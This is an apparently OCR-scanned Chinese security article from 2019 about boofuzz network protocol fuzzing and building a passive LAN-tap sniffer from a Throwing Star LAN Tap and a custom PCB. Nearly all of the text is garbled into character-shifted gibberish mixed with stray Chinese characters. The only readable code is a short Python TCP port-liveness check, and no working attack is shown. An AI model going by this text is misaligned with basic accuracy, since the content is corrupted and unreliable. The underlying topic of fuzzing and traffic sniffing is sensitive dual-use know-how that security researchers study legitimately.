陷 罪 矿 艺 vhvw|vhp dlo/hvwwlqj v 携 vhvw|vor j vhvwlqj v 携 vhvwfkhgxdlvhvwlqj v 职 规 起 矿 规 or j lq 职 摄 vhvw|vhp dlo/hvwwlqj v 携 vhvw|vor j vhvwlqj v vhvwfkhgxdlvhvwlqj v 魁罗 职 (q) 间 院 摄 dggbdxwkbf dooedfn 翻 聊 挺 矿耀 艺补 or j lq 罪 艺 迎 f r r nlh矿 陷 艺 vhvw|vhp dlo/hvwwlqj v 携 vhvw|vor j vhvwlqj v 携 vhvwfkhgxdlvhvwlqj v 罪摄



q

KWWS ⓡ (v)

摄 KWWS ⓡ 矿 般摄®

Uhp r whbQhwz r unP r qlwr u+, 艺 ⓡ 矿陷

见 绑摄

```
# 通过TCP全连接来判断目标端口是否在监听
if self.proto == "tcp" or self.proto == "ssl":
    try:
        self._sock.connect((self.host, self.port))
        self.alive_flag = 1
    except socket.error as e:
        self.alive_flag = 0
```


Uhp r whbQhwz r unP r qlwr u+, 翻 ⓠ 见 矿 结 艺

Er r ix}} 摄

Ⓡ 脑 Ⓑ 矿 矿 评 矿

规 练 范 陷 裁 摄

4携 矿 雅 齐 矿

练 范 齐 迎 票

5携 矿 j ge 绑 摄

艺 矿 艺 评 矿 规

败 矿 vdhs+, 摄

ix}}


vhvvlr q1ix}}+, ⓤ 罗 矿 摄

题 绑 矿 评 59333 练 罗 z he ⓡ 矿 艺 Ⓓ

院 迎 摄 矿 规

矿 足 齐 矿 规 练 (f)

摄



® 起 Errix}} 摄

frppIw 罪矿 zhe 般 矿 迎 置 摄

规 LrW 翻足矿 Errix}}矿规 (x)

ix}} 般 衍 摄

矿 陷罪 练 访 绕 摄

院

errix}}=Qhwzrun Surwfrolx}}lqj iruKxpdqv神

kwwsv=22jlwkxe1frp2mwshuh|gd2errix}}

lx}}lqj Vxfnv$Lqwurgxflqj Vxcch| lx}}lqj ludphzrun=

kwws=22gr fs ood| hu1qhw275<7: 8590l x}}lqj 0vxfnv0lqwur gxf

lqj 0vxoh| 0i x}}lqj 0iudp hz run0shgudp 0dp lql040ddur q0s

ruwqr| 050eodfn0kdw0xv0533: 1kwp o

艺

原创 98 信安之路 2019-04-12

艺 kdfnlqj 隆矿 艺练 kdfnlqj 练警


艰 摄 行 艺 kdfnlqj 隆矿行

练 。 kdfn qhw裁 肖 Wkur z lqj Vwdu ODQ

Wds剔裁 ⓟ 矿 缩 (f)(y) vqliihu练 缩罗

矿起 起 缩 绍 莫 鉴ⓟ 矿

齐 (f) 矿 罗 vqliihu矿 警 摄



原理介绍：

Wkurzlqj Vwdu ODQ Wds 艺 UM78 练

vqliihu矿 驱 UM78 ; 罗 矿 缩

W89; D W89; E摄

驱 W89; E神4别 矿5别 矿6别 矿7别 矿8别 矿9别 矿: 别 矿; 别

驱 W89; D神4别 矿5别 矿6别 矿7别 矿8别 矿9别 矿: 别 矿; 别

角 起 W89; E 矿 裁角 练罗 ⓟ 绑

知4矩 神

知5矩 神 0

知6矩 神


知7矩 神

知8矩 神 0

知9矩 神 0

知: 矩 神 .

知; 矩 神 0




陷　　闲　　Ⓑ般 4矿5矿6矿9　　矿　　缩罗

U[　(f)(y)　Ⓑ　　U[　W[矿　　规 vqliihuⒷ

般摄　闲　　罪 7矿8矿:矿;　　词　　驱矿　角

缩罗 553sl　　迎矿　闲　　翻　　补

补　闲　Ⓑ　闲矿　　规　　vqliihu般摄



准备工作：

4携Wkur z lqj Vwdu ODQ Wds

5携Nlf dg SF E 警

6携UM78

7携553Sl 3; 38

8携


9携

开始打造 hacking NET


间 角间 Nlf dg 警矿 练 警 阀 绝

SF E 警矿 角间补 警 练罗 SF E

翻 kdf nlqj QHW摄



绑　　购　　SFE




绑　　绑 D　评齐　练罗　　购　　矿　角


间　　UM78　　角　；　谅矿　　绑　　7 罗 UM78

F 脑　　Ⓑ 3; 38　　553l s　　矿

ⓤ　　齐　摄




绑　　角　　Wkur z lqj　Vwdu ODQ　Wds　　Ⓓ矿



角 Ⓓ 逃 矿

练绑练范门 警 罗 裁 矿 (y)


虚 起 摄



购　　逃矿　　警　　迄　矿　　补

SFE　　规般矿　　sfe

购　　警　评齐　　sfe 经



